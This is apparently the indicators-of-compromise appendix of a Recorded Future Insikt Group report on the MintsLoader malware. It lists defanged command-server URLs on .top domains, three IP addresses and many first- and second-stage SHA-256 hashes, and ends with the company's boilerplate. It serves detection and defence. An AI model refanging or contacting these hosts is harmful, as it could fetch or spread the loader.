http://dgemmiailgjdlde[.]top/<redacted>htr[.]php?id=<redacted>&key=28886908984
&s=524
http://maahecbejmkimjl[.]top/<redacted>htr[.]php?id=<redacted>&key=80929364366
&s=flibabc22
http://maahecbejmkimjl[.]top/<redacted>htr[.]php?id=<redacted>&key=32324526175
&s=flibabc23
http://maahecbejmkimjl[.]top/<redacted>7htr[.]php?id=<redacted>&key=8433963204
4&s=flibabc11
http://dgemmiailgjdlde[.]top/<redacted>htr[.]php?id=<redacted>&key=73677406459
&s=flibabc14
http://dgemmiailgjdlde[.]top/<redacted>htr[.]php?id=<redacted>&key=38107945699
&s=523
http://gejkkahlkdgfich[.]top/<redacted>htr[.]php?id=<redacted>&key=53234939517
&s=flibabc11
http://maahecbejmkimjl[.]top/<redacted>htr[.]php?id=<redacted>&key=82641371143
&s=flibabc12
http://maahecbejmkimjl[.]top/<redacted>htr[.]php?id=<redacted>&key=62220133374
&s=527
http://maahecbejmkimjl[.]top/s<redacted>htr[.]php?id=<redacted>&key=6728174762
5&s=flibabc21
http://dgemmiailgjdlde[.]top/<redacted>htr[.]php?id=<redacted>&key=74950510133
&s=522
http://maahecbejmkimjl[.]top/<redacted>htr[.]php?id=<redacted>&key=56886763453
&s=flibabc25
http://dgemmiailgjdlde[.]top/<redacted>htr[.]php?id=<redacted>&key=19952001523
&s=522
http://nclfbjmecejjjki[.]top/<redacted>htr[.]php?id=<redacted>&key=46992676595
&s=flibabc21
http://nclfbjmecejjjki[.]top/<redacted>htr[.]php?id=<redacted>&key=21367825406
&s=flibabc11
http://nclfbjmecejjjki[.]top/<redacted>htr[.]php?id=<redacted>&key=31973261365
&s=flibabc12
http://dgemmiailgjdlde[.]top/<redacted>htr[.]php?id=<redacted>&key=58963909807
&s=flibabc14
http://dgemmiailgjdlde[.]top/<redacted>htr[.]php?id=<redacted>&key=85650208995
&s=523
http://dgemmiailgjdlde[.]top/<redacted>htr[.]php?id=<redacted>&key=58258023997
&s=521
http://nclfbjmecejjjki[.]top/<redacted>htr[.]php?id=<redacted>&key=51881668952
&s=flibabc25
http://nclfbjmecejjjki[.]top/<redacted>htr[.]php?id=<redacted>&key=74622757127
&s=flibabc23
http://nclfbjmecejjjki[.]top/<redacted>htr[.]php?id=<redacted>&key=44009063893
&s=flibabc13
```

```
http://nclfbjmecejjjki[.]top/<redacted>htr[.]php?id=<redacted>&key=24940584501
&s=527
http://nclfbjmecejjjki[.]top/<redacted>htr[.]php?id=<redacted>&key=57821270495
&s=flibabc22
http://dgemmiailgjdlde[.]top/<redacted>htr[.]php?id=<redacted>&key=21604123343
&s=524
http://akclafkefbcdala[.]top/<redacted>htr[.]php?id=<redacted>&key=46584590624
&s=flibabc22
http://acibbnijcehcmbi[.]top/<redacted>htr[.]php?id=<redacted>&key=19652200039
&s=524
http://hbmagedlhgmakek[.]top/<redacted>htr[.]php?id=<redacted>&key=38992114426
&s=flibabc13
http://acibbnijcehcmbi[.]top/<redacted>htr[.]php?id=<redacted>&key=34706020276
&s=523
http://acibbnijcehcmbi[.]top/<redacted>htr[.]php?id=<redacted>&key=11251196475
8&s=flibabc14
http://akclafkefbcdala[.]top/<redacted>htr[.]php?id=<redacted>&key=30558282694
&s=flibabc23
http://acibbnijcehcmbi[.]top/<redacted>htr[.]php?id=<redacted>&key=22289349662
&s=522
http://akclafkefbcdala[.]top/<redacted>htr[.]php?id=<redacted>&key=51309292951
&s=flibabc11
http://hbmagedlhgmakek[.]top/<redacted>htr[.]php?id=<redacted>&key=42821281527
&s=flibabc12
http://hbmagedlhgmakek[.]top/<redacted>htr[.]php?id=<redacted>&key=82696491818
&s=flibabc25
http://akclafkefbcdala[.]top/<redacted>htr[.]php?id=<redacted>&key=11051118904
&s=flibabc21
http://hbmagedlhgmakek[.]top/<redacted>htr[.]php?id=<redacted>&key=26715598200
&s=527
http://acibbnijcehcmbi[.]top/<redacted>[.]php?id=<redacted>&key=14596996500&s=
521
http://bfidmcjejlilflg[.]top/<redacted>htr[.]php?id=<redacted>&key=87359045960
&s=flibabc23
http://bfidmcjejlilflg[.]top/<redacted>htr[.]php?id=<redacted>&key=49131481446
&s=flibabc25
http://bfidmcjejlilflg[.]top/<redacted>htr[.]php?id=<redacted>&key=51250923003
&s=flibabc11
http://bfidmcjejlilflg[.]top/<redacted>htr[.]php?id=<redacted>&key=77604531067
&s=flibabc22
http://acibbnijcehcmbi[.]top/<redacted>htr[.]php?id=<redacted>&key=90812002825
&s=521
http://bfidmcjejlilflg[.]top/<redacted>htr[.]php?id=<redacted>&key=36624458544
&s=flibabc13
http://bfidmcjejlilflg[.]top/<redacted>htr[.]php?id=<redacted>&key=40355189601
&s=flibabc21
```

http://acibbnijcehcmbi[.]top/<redacted>htr[.]php?id=<redacted>&key=31450759177&s=flibabc14
http://acibbnijcehcmbi[.]top/<redacted>htr[.]php?id=<redacted>&key=86048411564&s=523
http://bfidmcjejlilflg[.]top/<redacted>htr[.]php?id=<redacted>&key=27679160585&s=flibabc12
http://acibbnijcehcmbi[.]top/<redacted>htr[.]php?id=<redacted>&key=48381936576&s=522
http://acibbnijcehcmbi[.]top/<redacted>htr[.]php?id=<redacted>&key=57831980091&s=524
http://acibbnijcehcmbi[.]top/<redacted>htr[.]php?id=<redacted>&key=30297266920&s=521
http://acibbnijcehcmbi[.]top/<redacted>htr[.]php?id=<redacted>&key=22225559653&s=523
http://acibbnijcehcmbi[.]top/<redacted>htr[.]php?id=<redacted>&key=26343424874&s=flibabc14
http://jdjmdlalamlcgfh[.]top/<redacted>htr[.]php?id=<redacted>&key=11493204808&s=flibabc12
http://acibbnijcehcmbi[.]top/<redacted>htr[.]php?id=<redacted>&key=24017867333&s=524
http://chfbkjgebeincmd[.]top/<redacted>htr[.]php?id=<redacted>&key=12760726927&s=527
http://jdjmdlalamlcgfh[.]top/<redacted>htr[.]php?id=<redacted>&key=41601165419&s=flibabc21
http://acibbnijcehcmbi[.]top/<redacted>htr[.]php?id=<redacted>&key=66416446221&s=522
http://jdjmdlalamlcgfh[.]top/<redacted>htr[.]php?id=<redacted>&key=57790914414&s=flibabc23
http://jdjmdlalamlcgfh[.]top/<redacted>htr[.]php?id=<redacted>&key=87094991314&s=flibabc22
http://jdjmdlalamlcgfh[.]top/<redacted>htr[.]php?id=<redacted>&key=36106621391&s=flibabc25
http://jdjmdlalamlcgfh[.]top/<redacted>htr[.]php?id=<redacted>&key=85635916467&s=flibabc13

MintsLoader IP Addresses

185[.]250[.]151[.]155
92[.]242[.]187[.]91
173[.]44[.]141[.]44

MintsLoader First- and Second-Stage Hashes:

c37c0db91ab188c2fe01642e04e0db9186bc5bf54ad8b6b72512ad5aab921a88
ee5c9b3dc922c0d16fd7a1e1d72c3530f9aee1209a233764f8280ee7dbc3b353
964c4c3879a1c37e7be5a074c5126d14fb64f2e424f04ab77ba630b890462a78

```
31dc0de61e0e3ef235f8cfb82f16186fa38713ddbcf653ca20b595e1864b7159
41facb3e96a81c04259c40c2170e6dc53047838e0f918dba889fc6510bc4374d
03b7a8c7c964792a864b9b0f6b804b6a1aa4e175541e2efece98c89bd00a150b
d6112d58b6e2fc18d016c4d1c753534293836dfdaeaf01c7afdf795c3efe8012
0c5c602416e2297e797efae478763caeef6f0e5f49fc21e6877f765d852680a9
19094deecb365546f7696f12f9c3f2b56f659fd9bad908420d3754696737400a
24c03cb37e48b5810f40fdd69acb290d67dbfd003bef5c21cf23b1d210a0faa1
373d849e72f9a9b6e9ea1bf9edd4c1c716fedd6b521503b2f095419a37b51639
597e7a3fe15fb5e2125f66b631719a663eca41d32c01d6d8533554326c5bd0a5
5a60a9dc3ade9d5673a5e2596f4ac57b385de2df643e5fc86dc09a0889f7b6d7
5f84510eafe6cc002c5916ca29b264af48aaed7b85d8225dd13373fdb9c0c24d
68c43633bf5ebc44ce288fd50efd68a68ab1fca6e544c18136e461a07dfeb763
76a9aaeeeb983f974dca62326919e3a5003b7eb7cf52c88ee5529729ffa23373
7b10641a07b68b10457c60d0483d00a142dbcb5fc5b55464b80a4511f74e1880
7f25101d5dc5e9cb14590cdc0ad00f973fd122baa7c704004855707707785cb8
8c53dfd1c74db000ae36e04910451fac5d90da6a2828022ced78fc832bbcf1a7
9317dd58dee61236619640ba968858e81000ce32e9981dfa6b411b88a55662c3
969b6df11eee3909fa0a2aad7d93d5aadc02cc7ca1c53f7e75888302916d41f4
ab54df6315fa35cebe89c0ac00496cf52a92ee494e5b541a702c194f358b838b
e7b75b95db06d5572a8f740a90dd77fa56e94d4f7e8fd25f511d1791f9d39242
f79340c3d0533db76179b5cac2c24103139aa98db863db7ce5c297ebac53e38e
fb98c0e8dccab7fda59884315e58c6d5d02973afacd0bcefa0815a0b4120a525
fff5ba8c935bd9fab2b0e686ba6f9ffca66aa2668d75ff72e558e4abc1e6f583
216f055e53cc4a2dbc4d595fb41ed853b8ac94b9be53c114fa2eb63a87e12a87
2500f98e30ed3f862562b0009d9a86dbeba9a6a98decbd4d0ca464fb2d7fed2f
41d7739b419bc85e5dd847e460f2aeb51fc6275773758195ef5b9b3ddc3fab20
59590fa09de7dd1eb0e62b2a24196f8c68d80c9c20b4b517927ee79d5cd418a3
5b1cd480bdea2fbf0ff3a46bf4b8ef443365417cc5588624a927957960c3c04c
67aae0a62f28306fd0be1ce7383e639c878fc0f3fe8b348caca43fb68803b4b0
75341b24e7cbb26e63265647822e824f0574591755a589ceef2a91c4a72877c7
88df4507704ab40374e2276c636ed6ba3bc7ef82014f873b86f57df3097eb45b
985b84ed4c00325cf67bc3751d2a967b79c7be442dc5a54100444ed91ce34787
9cc02b98530f9b1a6a8c89915217b94fec8e4f4064029010f0bb3da324d51d8f
aef32c3cd1cd6bd44239ca9a75064cfa31fc0d582e33683c1c602559b7e107f8
b23db792c9a70149a51e77f3d4cc7460168a10efaa6cc8f9b03785c62aa78c4f
d71d33181e0f8855f18f535f16912d20d57eccb10d6326a72de24074f49a0960
06088db1fcfa686592bf471c9a632849a6b280b574faf6aa4305fd7838f99d0e
1181cfd5fdc7b3efc88201a986ea36b3f427042cafa3f23ad6ec7e32abb54d0e
30bb81bf3489806196b1d7763b65e1243aa3afcf9417b1fe3e17e475ba3ec2a8
48953b08e69a16441491178840581 3f6975204f30a4f521e15162f7f43ea44be
490d59015c2f2d1b98b13b429c890c6ada50df9502638432c07545d68079a76c
4a6fdaf2e12c9e573006a2f5bd79f1283a9f316faba45f29e413e5dcb71d0ea3
4af7ee1bbb06bf40d82f8d6c50d8624caeebd2e61fb2af97d9f8d5fe35c0d3ed
4c785b95ba1b944d0cdc8d833bac64c7cf2c603b95da06e75eabd2a036926be2
516e6db2d069745e7d3b9aab65bbd9eaaf7794c36e551f90f5ce4575c9dd2b3d
5eba3e4538cffbde5d39ba81eb4ed85e9c9cc6065e036503073a43a9478f405d
```

```
66139b8789ccce106be21de96ca6680303033af4b009803447deb2579688ed48
72adde6903619acf53767fd92016868e4d329a3815086cafe564a66b3113d1e5
76fc9864a5f9d547301f6028e89f1ae86f9fe654e83bfc6d5a9349663ba7f36c
7bf1ceab93c1b73a798dc91c54957d16bc44346f4503cabb152cf6bf1b821133
8215c16d5462d70b3c146a74a6ac6bf38b434691bd27d5c46754ace5fd2b4964
8339734ef64625aea2605628510e071dccbb57941c2dd068c8b34fc859c4f2ec
9195afb9dfda7aa95ad035f559a36e30dc8b6b91460ab229a239abd4a05293ea
9679e36b28e3d3d0452f1d41855ea65d7256701555624870ce6a4ad53d904be1
c6f369ee57ecf4e2951d3a2c33735329d5de3d32364c540c154020c3abe34006
d60599606453b1742fc7ed9b742bfada6570ffdb63bee5f844184ad03dd3d845
d86a4bfdbff65e1f6a899406bce43e6fa3b5b452a13865aef50d2e0214868514
de667801ace00ef4b75e92250278c4da751a0b8a4745637ed4b3fb2398e40d44
ec7dc800753751c1de3d99e575ea591fe54210fddb48f1bfca88679fbc358c17
ff929c92159d283af87f233f76aa1a322a54d1b8dbbbe6cdd2ef33745a048e17
0cf5cea35e4eee5e8ead98529be8e4b2e22cb40a2d1c85172556561565379952
15c1f6b6e237bdd17478d6d7a3092cdef2424688a4cfa9b8b6779afadc1497df
22ef7845191c74d898ab75d223d30897a047b71e11ba5a945d0870be4e8f1dd8
2b529b5727c675ae8c3c8c5df9916c9b1c192dfe9faf54c5fb367d02b4983755
35c9b2113fabcedf6bd698b3ff1700a2ada46a1b8244496fac2490c880271f78
37e5904015f6b2643d23bc70ec58d79b7e50a982978148bf0fefaffe48cec603
3b98dbb7962739800e54afdd915ba344f4359c369e3ee7693998b986611c476d
4617c748f179c1a1b5fab371ba759c15c64ff1502d1dd7cb0e4c818e362ca824
6b0ce029c2bcbc81dfff74c2ace57cd18f82931cb9ecd3235f81a58b4bd587b7
6fd3cf432287a224d1748b2638849134595d17c767cc91e231b73f9643f85455
89fb0c4f8a24669f4dda6cc89acbf6b3c9c1a2ba7f5ae95cd01ca33e011a4022
8bd5c41654a256c71887c96d544bc017505c720e76e460112153a3b3224a24ad
938394ddd6bf91194d427c17641d2b20d5edfe60b9532735b54a67598ab28d62
a95b62fc3837c39ec883ab8b7e3b80c5d24b4875432903ac7a8b103de7e432ea
aa5b6c72985405bf7eecd33c982fab2bae6e49b40b30fee14eead0901b072889
ab3a8d9f9d2136caa2dee4a00af47cb74d03068a367f57152fd22909cd7612b7
b51b5b9d7512a1f6f8b6a552258e92a0235ea36aea762521ce497804bb2a2c98
bd6f70461202cc9c132a051aa9be64091686e617ab5d0b5590e7c88f0775bd3e
cd0543c663275efb96134ccfd7da6067eb69fa8e57fabdffb25e6cbbd4348926
d7cf171bddfb008efff9838ce70201cbb93d539162c0cbf2b8be330c2dd4edff
e38e6017d009ff455eb0c21a8105f2c445cc87727cf5cda9f215b69e43193817
f6a70bc601f531166a509f2b2ac997a710e2deaeb829f5463dbb9a91c12216c5
fbcc4571846d521eb6f4adfdf44fb0e7050b295ca7bedf8230c6a7f3fc3fc18d
01935afae4198703e60b70e9bbefc3a81ba340fd4262503c59c6f3d0fc5630c9
05e36ab4e31d2f1bb16c99ab6da3a1480aec360159bf93b0672be2142a7eff4e
0a2644debc5293d49931b8ab4acef65b140e7e64fd9eb010c01eb66b0bc2b360
0bda646fd2666b25a3b8a154e1d1804560d3c8a232dbcc459ec9018a6aca051a
0f500b1bb3d280ac3d65120f7dd2e584f3d5d863353ed5dd85842fad27c430be
1344ee19cf27b5bb9163baf8c59077d425c3872a77eaf4cf3facafd0d4796ecc
1a0abc0235744543ced5ffce406375a3ab5e1c7953865baa471cc69116960ee3
1fb012847591b5350339fbae5b32fdf86a6ff946cc1c2eb580dac55f42bad485
29238571b3577e2cb0b6cbe5743ae1147460922d4fd8a0264cafe63c59d2ab60
```

```
357a75a2fe6a0a853a26855e013a7556fea8b5ed35140f716df48590b043b389
3807fea3ed708c35400d77bcf27abca2cb99c442f1a401c16fbf8bbe0692ca63
3f7557758c4815f0e8ad5b1ed3de8b0d448ad8182776dcc7284b4c76a64e6ca3
4101af28f4cf06ed96cbb0f0d275a8ae540f0a9f263e88996a8fc84d7bd1764c
519e251d5b7319fc91a19db6e13a08d482e6ae6be9d6c30b885e182cbbc7c15f
51c39156bf9ac3c714772ccad4102031096d2d1586a83231995c01102710bd69
580642844bd587a275a4abe41d301778acf9e15492d3656641210cedc6736dd0
59d157775637bcddbae82d51984c945f71813895fcfb219ab5599e77722ee4bc
62042c1ce6b241755f9a6add0e6f6269704189b939f8ab6aebc7005983a27bf6
63d94aa06ca6134e32ba314b0d842e81cfaf8b336f369cb2e2e37e230488f30e
677198e9e6b86bd56bf2e1402a876436a2c9a83dd3566f968605d59a726075fe
6a92d848025fb4c6e5e6bdcdaa9d11a7eb5955ce7e721944db31a16a3cc15e07
6dda91a154518fb9b6d087bc090d39907887f5716ebd533d054513101b54aa23
77f87335d5ce3f835d786aee101f9a704974a2246c30996f5e4e5b6c35baed1a
7c173de2ad1f1a0c50bee959aa8a72388cd8d5634af5dedbbdde3312002ba702
810fe724e232cf62edb9e7b1ead72f89e0208c0b75c4edd60ff05668767948bb
82f1a7d1344b06bfe465944968c7f4e55af67a8fabf3379afb5a70fb93c379ae
83900c1ec19bc72a5ea33e24153c23d23d560b62aaa53512da3cddcf2fef6985
8db99e93ddb318b1b5c6c6bda81860a2f414e19ca7e1134988c47c4c0d1ed9d8
90f50ea003318a1775a29e1d5aaa34bfb02ceb8fdafeda6747d2739df5f8b05f
988fb70f34b01aa425cc1d05e8116dc82f1e9a0b2af184c6f80fcf78408d6bdd
9bfd6420655abccdf83ce7b4624adc62a1396c47a131b2df39a93b67db6a45ee
a60cfde502906c47bcc5ced714fcc6f97bee98f8c4a9597405955c30b9368dd1
ab8b903ee062c93347eb738d00d0dbf707cdbbb8d26cf4dac7691ccbf8a8aff2
aea7023ce204dd9e3c1b6bed76cea284f13e54d3b208f2777edf32966c68d3d1
aec2646ebe29ad68516daec6f9cc1899e6a7a6278d72ce6a1c5c6ebe8158bac1
b8804a7ef09a9c1e8ede3a86a087b754b42f5b37c6de1e82c86f38d01c297ee2
ba3389be885de03a8d92f508246f2e1e84f6e696039cf20834a087492850b7dd
c7631ac3239d922066eb0d0a1da8f68c440c4af3d189558c890408a03f0e1a69
c7e1ec43b94c34555c384ae3548eb8d9f90c3a5e411b55060196d1c1db058046
cafc0a8f8b2a71b91f6ce0768d1e27e385d14879bdd591d47adfb4e492fde5db
d739b06051669675d73f6e0e3bb99102150e0268485f6f99d96b5f93a7f2e4c7
dcd55ead8e53fe7da06be9d44756860dc071d658bcc14bc16ce56a025f763e00
e19728f0914350cb03d10cd93d1b3c1fb55b797bcff8dbfc17d385448547b1db
e865a8cc36db489adacecd0932e4b07d9320402532c5e15918c377bbda156c37
fcb2e3cce208620f3653b7dd178e6e1c77af4c504e2fa462e249c3bc53743e1d
003c315e0377540d2a13650c7d3d3e27012b24decaf4609ae39202dfcb48fb82
09adbab9ceb4e066e8bb03cf9a0017bd900dff39a9f517fc60bc3d39668cc86c
0bcf66840ce892666f1b245bb63d6976135fbe39729f9063be627525ec7802fb
126c2fdb208c5af5756e7d44eb838b0383f63dfdcf1ecdecee631814bfc9ad67
1772836feff6c120aff44f5f70b4b89a7c819728da2012cb447fbf4c43ba8428
24e825b77cd16946b827a8abeb6f1151baa6e4b2fcc60f5cf7b7adcd3cba9ba9
2574dec9eec2a57b860e5e67d53f51facbbc7cb504753cb29c0200d5fa9485f6
2c360321ef5e3ebe1a8969877bd2d4edbf911214f66ad4a7b68c0bf4b1abee01
2cf123d8d1b6d2370b885476b0f656674c420b0d713dcc2dce168f7bebdf4445
33980ea75ee56f24af5dcaa38a5748f84a2e854180d25ad84966cfe24fade015
```

```
35e67ae3c201d49d2562f2b2478a0419e32cd7a4d41834b8e573e4fa16d2d300
37325d85a39e56fb6d8948a353a8d188175cd4ca1445f2afd9c390f67f83b01d
3a2e133730bbc2a41e2a323d9c941e563e422a0b7b925f3ee8aac7f3f7cee37d
3c493c1676015b528609ce42cd4ca3f76b616d11d5252f7e2ac12dbb2b681954
406c825d3f7a49900939d6ca875f1f1ead95f73402bfe880c5a0e81e8d04444a
4333b9ac322f63e129380bfa4b3d264c2416078583bd0ad271a4c6d639c2ee3b
4cc3a216c71805b5e7ce0f273b86ceaca11b94c741fb13bd7284d83f35423b4a
4f56db66612501f27b89698519e37fb644fd1f18eb5ce9ceadf0128acd82dc2d
4ffd5646b58844395a0b7a707d73638cacc653c9ec09965f27e433589913e785
50ea66d0ee3e0b9b2bbf3d84ef80a1ac8c882b51c8cc30f5a4336043e5dab112
53e550919e4087a4a81da0a462925b7772fa2ddd870e6036a2069347631214e1
53f7a5a8f08ce60456fa5f458282aa234e8411d90353f635c1cb556f1fc3dcaa
557d6fc2139ca5ad6e0cf5de5f61659c3247c62d68be39c653c7e420f13ddd96
5593b8666b55bd1ad3c4cd2416d54aa0f27eb190f564ff5f6dcb1bb839e8012e
5667a0304209c8cd056acc1818392a6e3bf6d9d3fd4205d775b322863dbf8b16
579582490a8067b9c53a211cd184ae38485b8d45a73abd53d091f4c20c198359
5841dbecbb49f945961bdab35fcac9ed5df1d302435432f9e60114a14811ce8e
585f7d54391080df65edc4b19854758415c039ffda203aac5f03d71ded33cb07
6074fe485db3a1b64865fdf388589159fdbfe273e7d2c1f8eef39ac7d7040a3d
6a9f1d661ab8171dcfeb1a3b1fd3b1946073a90ac16063012383428df19c1dac
6d5f54bddac7bc3b0d4328819041d6a8dee61fa998ebde2ad3cceee2fd14724d
6db2b77898ddb6ef910c709f7f0c298bc6f7d2418a622a1ccdb6c0f6f37f7ca8
6f8fc4c87a2fd4ea158b68de99ba2f3726c1afc585cbc46d8586d56a1d4b2e5b
7200e39bbd6e5c61c256e26f7b5dbb92ddfa6b3815e983904be17d8af6a2ca3c
725f892e73a94c1f5c11580534bbdc7ee2f49caa0ab39f09ff6a42ad81f1d846
75195ef8cf09e67bcd535095af073c42ff5ec0f4a53bbace928b2e502b3b8b20
751c73811bcff9d561b162feac3dfdf0fbf100cd9ad1e399b4b200e47ab85272
76282a93d09fa764d17903cc839e3003a27e65eab7265419dee05fa90c05a151
777ccd50f4523af5100c35aa3f3703452c01ce02a8f6d2892a94001210bb6e0e
79fadafa2fe39a30a2d73924c4bed70720c4a18cd2a3d04e48fa79e1d10f0c24
7c8754b1cb6a31b473b4d3f166b94439949ab3cd28add5d3d2ec3b1396fc9077
7eea279cbf03bda454e587f913a5d4d5cfe085f12c6fa2481e8221d5465da68a
815a3d9eac45d9c7d6f04e2d0819f23ebe76357ef4099e818a30972137914664
8193c1dc3d4b3323ccdfae318c648f79c86fb431b8ef8b0c04dcee80a887d833
834e321957d35505dfd8f7f36946bb38cf84ec129c2b83e6d8a340277d942116
8804cefc08c92e3a2698708616bd219f6334f56f9500d880350b221be0413753
96af8c8d362e3e06c645f9f4ac8b30231118e22f871d1426834a7f963834d654
a340b4edfbd7f86d31639bb0ecab7c6cefedc28262a6741c46639b48388ecbb3
a66ad1178645f946e6e9b98c181e660df8bf87c38c88b220a24f35f0406cc107
a76c61de0fd22c0c30682ef22a9c502049f628062cf01be451e43b5e4ceea90d
ac39d787197961506dd2a86e6490e275ccfe3c4c7b11080ac366f2f7af6dc8c1
accac18349931b679a41740de6524ab30b619b01ba5911beadce753a0c3c59c2
adb69729c7ca1d772317cf7be0c25945e438ae94925f3840bdecb28aba4b38f9
b1b0da9d40b7702cdfbfc199377e09ec5bc5e43eab3a881caac28dd4bf93b967
b3e08ca856378f58f3f07e7ffb0ac11ee1953dff2063d9aed0809101940eea83
b8bd293f0acc0877c024c4841ca70ef48bebfa4762094106218ed6b4724f244e
```

```
bd914c8398eae298dcd6677e1451c5d1a3b42098a538f8eb517bd0ba5af3e242
be3b8bc14a4d76363598d51831c3d8a04ad504c98664228dbaf274bca368e768
c6ee2509f6417ce37129432d1ea6f63a45153f41300f73b62243393ae180c51b
c8cf888268ed36df121f12d750629c7074c607ad7f3ba4dfefdab937500d8cfe
c9fea0e57eb2032c3d3b7718c4c4b2f3e5c386d5803c5a266ac5ee484545f338
d4c9fa5ebf31d6f720166af785c8da4153bf2bcdb617bb88ff1934dca6b992f3
df16616bbf55512ace662ff06def1594e9c9bc8dc78de55d0ca80073fb02061a
e308fc9d9594902987f7436c23d1797b3298b8b0275b6797c88472bfb7012942
e74f5fa9657e41d670355a68b9a10838146b1c4ad256cf4921280636a46dd5a4
eb2908ea4f927e6a098d7424c901a47e01d2f5828d61becf22251051ee6dfcae
ebdd0c6f2ecf449623ba004d2a4535daec49a480d7b12b37749fb7fc09f84079
f161d5439bfdb96e8f37218272616d37fca9b34e40222ccbb0d1028e7a17d250
f59731ca7480c9732cd7b97aca8d7c45d86824523ce06ad3d60e739a41b0cacb
f80a151372ba078480abe4e7691f22b3b4c4f5e17a62e956f12bf943fdf4495d
f91e267fb1b5528b7feb41892f4e29fdb0f68841e1ec9273049611221465e01e
fe413fcc342f27727472ab333bd64d275e801ac96cc101e51e2cb5251290aca7
```

Recorded Future reporting contains expressions of likelihood or probability consistent with US Intelligence Community Directive (ICD) 203: Analytic Standards (published January 2, 2015). Recorded Future reporting also uses confidence level standards employed by the US Intelligence Community to assess the quality and quantity of the source information supporting our analytic judgments.

About Insikt Group®

Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for customers, enables tangible outcomes, and prevents business disruption.

About Recorded Future®

Recorded Future is the world's largest threat intelligence company. Recorded Future's Intelligence Cloud provides end-to-end intelligence across adversaries, infrastructure, and targets. Indexing the internet across the open web, dark web, and technical sources, Recorded Future provides real-time visibility into an expanding attack surface and threat landscape, empowering customers to act with speed and confidence to reduce risk and securely drive business forward. Headquartered in Boston with offices and employees around the world, Recorded Future works with over 1,800 businesses and government organizations across more than 75 countries to provide real-time, unbiased, and actionable intelligence.

Learn more at recordedfuture.com